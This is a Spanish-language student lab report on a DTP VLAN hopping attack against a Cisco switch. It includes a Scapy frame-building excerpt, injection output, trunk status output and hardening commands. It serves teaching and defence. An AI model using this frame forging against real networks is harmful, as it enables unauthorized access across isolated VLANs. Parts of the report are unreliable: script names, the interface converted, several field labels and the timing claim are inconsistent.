

Seguridad de Red: DTP VLAN Hopping

Estudiante:	Manuel Cruz Messón	Curso:	Seguridad de Redes
Fecha:	Junio 2026	Docente:	Jonathan Rondón
Institución:	Instituto Tecnológico de las Américas (ITLA)		

1. Objetivo del Laboratorio

El objetivo fundamental de este laboratorio de seguridad avanzada es evaluar el impacto práctico y el comportamiento lógico del script de ataque `ntp_hopping.py` dentro de un entorno de red controlado. El análisis se enfoca en auditar la vulnerabilidad de las interfaces de acceso con negociación dinámica activa bajo el protocolo propietario de Cisco, **Dynamic Trunking Protocol (DTP)**. A través de la inyección manual de tramas modificadas, se demostrará cómo un atacante puede forzar la transición de un puerto de acceso a un enlace troncal (Trunk), eludiendo el aislamiento departamental para interactuar de forma directa con los segmentos restringidos de la red corporativa, validando a su vez los mecanismos de endurecimiento e interfaces de descarte.


2. Herramientas Utilizadas

Herramienta	Plataforma	Propósito y Aplicación en el Laboratorio
Python 3 / Scapy (v2.5.0)	Kali Linux 2018	Construcción e inyección automatizada de tramas de Capa 2 forjadas utilizando las estructuras de datos de la librería Scapy (Dot3, LLC, SNAP) para eludir las restricciones del switch.
Cisco IOS CLI	Switch Cisco (Real/VM)	Auditoría del estado operacional de las interfaces mediante comandos de diagnóstico avanzados y validación del estado administrativo de los puertos.

Herramienta	Plataforma	Propósito y Aplicación en el Laboratorio
<code>dtp_hopping.py</code>	Entorno de Ejecución Local	Script personalizado diseñado para el envío estructurado de payloads DTP con estado "Dynamic Desirable" y parámetros forzados hacia la dirección multicast corporativa.

3. Entorno y Topología de Red Dedicada

La infraestructura del laboratorio se despliega bajo un esquema de direccionamiento IP estricto de Capa 3, integrado en la subred 192.168.89.0/24, pero aplicando máscaras de subred de longitud variable (VLSM) de 27 bits para delimitar de forma rigurosa los hosts autorizados dentro del dominio de difusión.



3.1. Inventario de Equipos y Direccionamiento IP de Control

#	Dispositivo	Dirección IP	Sistema Operativo
1	Router	192.168.89.1	Cisco
2	Switch	-	Cisco
3	Servidor DNS	192.168.89.10/27	Linux (Ubuntu)
4	Servidor Web	192.168.89.20/27	Linux (Ubuntu)
5	Atacante	192.168.89.15/27	Kali Linux 2018

3.2 CONEXIONES

Dispositivo Origen	Puerto Origen	Dispositivo Destino	Puerto Destino	Tipo de Enlace / Configuración
R1	Gi0/0	Switch	Gi0/0	192.168.89.1
SW1	Gi0/1	DNS	e0	192.168.89.10/27
SW1	Gi0/2	Servidor Web	e0	192.168.89.20/27
SW1	Gi0/3	KALI	e0	192.168.89.15/27

4. Análisis Estático del Script de Inyección

El script `ntp_hopping.py` aprovecha la flexibilidad de Scapy para ensamblar tramas de control estructuradas a bajo nivel, simulando ser un switch Cisco que demanda de forma legítima un estado de interconexión troncal.

4.1. Función de Construcción de Tramas TLV (`build_ntp_desirable`)

Dado que DTP utiliza una estructura basada en Type-Length-Value (TLV), el script define internamente un empaquetador binario utilizando la directiva `struct.pack("!HH", t, length)`. Esto asegura que el identificador del tipo y el tamaño total del campo se transmitan de forma exacta en formato de red (Big Endian).

```
def build_ntp_desirable(src_mac):
    """
    Construye un frame DTP con:
    - Trunk Status      = 0xA5 (Desirable/Trunk)
    - Trunk Type        = 0xA5 (ISL/802.1Q)
    - Neighbor          = MAC del atacante
    Los switches Cisco con DTP auto o desirable responderán
    negociando modo trunk.
    """
    # TLV helper
    def tlv(t, v):
        length = 4 + len(v)          # tipo(2) + largo(2) + valor
        return struct.pack("!HH", t, length) + v

    mac_bytes = bytes(int(x, 16) for x in src_mac.split(":"))

    ntp_payload = (
        struct.pack("!B", 0x01)          # DTP versión 1
        + tlv(0x0001, b"\xa5")           # Domain: Desirable
        + tlv(0x0002, b"\xa5")           # Status: Trunk
        + tlv(0x0003, b"\xa5")           # DTP type: 802.1Q/ISL
        + tlv(0x0004, mac_bytes)         # Neighbor MAC
    )
```

La inyección de los bytes 0xA5 fuerza la configuración del switch remoto si este se halla en su estado por defecto de negociación automático. El encapsulamiento se completa dirigiendo el tráfico a la dirección MAC de difusión multicast propietaria de Cisco para protocolos L2: **01:00:0c:cc:cc:cc**, encapsulada sobre las capas estándar de control de enlace lógico (LLC) y el protocolo de acceso a subredes (SNAP), con el identificador OUI 0x00000C y código de protocolo 0x2004.

5. Tráfico de Red y Fases de Ejecución del Incidente

La explotación metódica del puerto del switch mediante el script se divide de manera rigurosa en cuatro fases operativas consecutivas:

1. **Fase 1: Reconocimiento e Inicialización de la Interfaz:** El script determina de forma automática la dirección MAC física de la estación de auditoría local (Kali Linux) vinculada a la interfaz designada (eth0), preparándola para el enmascaramiento lógico de las tramas salientes. En este caso, Fa0/1 no es quien estaremos convirtiendo, es una salida por default del script, estaremos transformando G0/3.

```
[*] Interfaz : eth0 (50:e6:d5:00:11:00)
[*] Frames  : 10 cada 0.5s
[*] Objetivo : Convertir Fa0/1 (access VLAN10) → trunk
[*] Destino  : 01:00:0c:cc:cc:cc (Cisco multicast)
```

```
Switch#show interfaces trunk
Switch#
Switch#
```

2. **Fase 2: Inyección de Mensajes de Estado Desirable:** A través de un bucle controlado por tiempo (interval=0.5), se inyectan las ráfagas de paquetes estructurados simulando un dispositivo switch de distribución legítimo que requiere levantar un enlace troncal.

```
[ 1/10] Frame DTP Desirable enviado
[ 2/10] Frame DTP Desirable enviado
[ 3/10] Frame DTP Desirable enviado
[ 4/10] Frame DTP Desirable enviado
[ 5/10] Frame DTP Desirable enviado
[ 6/10] Frame DTP Desirable enviado
[ 7/10] Frame DTP Desirable enviado
[ 8/10] Frame DTP Desirable enviado
[ 9/10] Frame DTP Desirable enviado
[10/10] Frame DTP Desirable enviado
```

3. **Fase 3: Transición Dinámica del Estado del Puerto:** El switch objetivo (con su interfaz en modo por defecto dynamic auto o dynamic desirable) procesa el paquete DTP manipulado, modifica su máquina de estados L2 interna y transmuta el puerto Fa0/1 de un estado operativo de acceso (VLAN 10) a un estado troncal (Trunk).

4. **Fase 4: Salto de VLAN Activo (VLAN Hopping):** Una vez consolidado el enlace troncal, la estación atacante queda expuesta a la totalidad de las VLAN que fluyen por dicho puerto. El atacante puede, mediante la inyección directa de tramas con encabezados encapsulados 802.1Q (Dot1Q(vlan=20)), enrutar tráfico no autorizado hacia hosts externos como el Servidor Web corporativo o el Servidor DNS sin pasar por las restricciones de capa 3 del Gateway.

```
Switch#show interfaces trunk
Port      Mode          Encapsulation  Status        Native vlan
Gi0/3     desirable    n-802.1q       trunking      1

Port      Vlans allowed on trunk
Gi0/3     1-4094

Port      Vlans allowed and active in management domain
Gi0/3     1

Port      Vlans in spanning tree forwarding state and not pruned
Gi0/3     none
```

6. Mecanismo de Mitigación Avanzado (Hardening de Interfaces)

Para contrarrestar de manera absoluta la viabilidad de este ataque en la capa de acceso y asegurar que las interfaces de los usuarios finales no puedan ser forzadas a modificar su naturaleza lógica, resulta perentorio inhabilitar la ejecución de DTP y aislar los dominios de broadcast nativos mediante políticas restrictivas de endurecimiento.

! Deshabilitar la negociación DTP y forzar el modo de acceso estático

Switch(config)# interface Fa0/1

Switch(config-if)# switchport mode access

Switch(config-if)# switchport access vlan 10

Switch(config-if)# switchport nonegotiate

! Configuración defensiva complementaria en interfaces troncales legítimas

Switch(config)# interface GigabitEthernet0/1

Switch(config-if)# switchport mode trunk

Switch(config-if)# switchport trunk native vlan 666

Switch(config-if)# switchport trunk allowed vlan 10,20

Al invocar el comando **switchport nonegotiate**, el switch detiene por completo la generación y la interpretación de tramas DTP en esa interfaz. Consecuentemente, cualquier paquete malicioso enviado por el script dtp_hopping.py será descartado de forma fulminante por el hardware de conmutación del switch, preservando intactas las políticas de aislamiento de red local.

7. Conclusión

El análisis dinámico del comportamiento de las tramas inyectadas por el script evidencia que el despliegue por defecto de switches Cisco representa una brecha de seguridad severa si no se aplican contramedidas explícitas de Capa 2. La automatización de tareas de auditoría mediante herramientas basadas en Scapy demuestra que un actor de amenazas local puede saltarse las barreras lógicas de aislamiento de datos en menos de un segundo si la negociación DTP permanece activa. Queda firmemente demostrado que el uso de configuraciones estáticas estrictas junto con la inhabilitación explícita del protocolo mediante el comando de mitigación constituyen la única postura de seguridad robusta e imprescindible para salvaguardar la integridad de la infraestructura de TI y los servicios esenciales alojados en los servidores corporativos.